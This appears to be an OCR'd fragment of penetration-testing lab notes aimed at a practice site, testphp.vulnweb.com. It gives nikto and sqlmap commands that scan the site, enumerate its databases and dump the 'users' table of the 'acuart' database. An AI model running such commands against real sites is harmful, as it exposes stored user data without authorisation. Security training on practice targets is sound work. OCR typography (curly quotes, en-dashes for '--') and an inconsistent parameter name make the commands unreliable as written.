


Phase 2: Vulnerability Scanning

1. Nikto Scan: **nikto -h http://testphp.vulnweb.com**



2. SQLMap Test:
   sqlmap -u “http://testphp.vulnweb.com/artists.php?artists=1” –batch –dbs



Phase 3: Database access

1. Use SQLMAP:
   sqlmap -u “http://testphp.vulnweb.com/artists.php?artist=1 “ –dbs
   sqlmap -u “http://testphp.vulnweb.com/artists.php?artist=1” -D acuart –tables
   sqlmap -u “http://testphp.vulnweb.com/artists.php?artist=1” -D acuart -T users –dump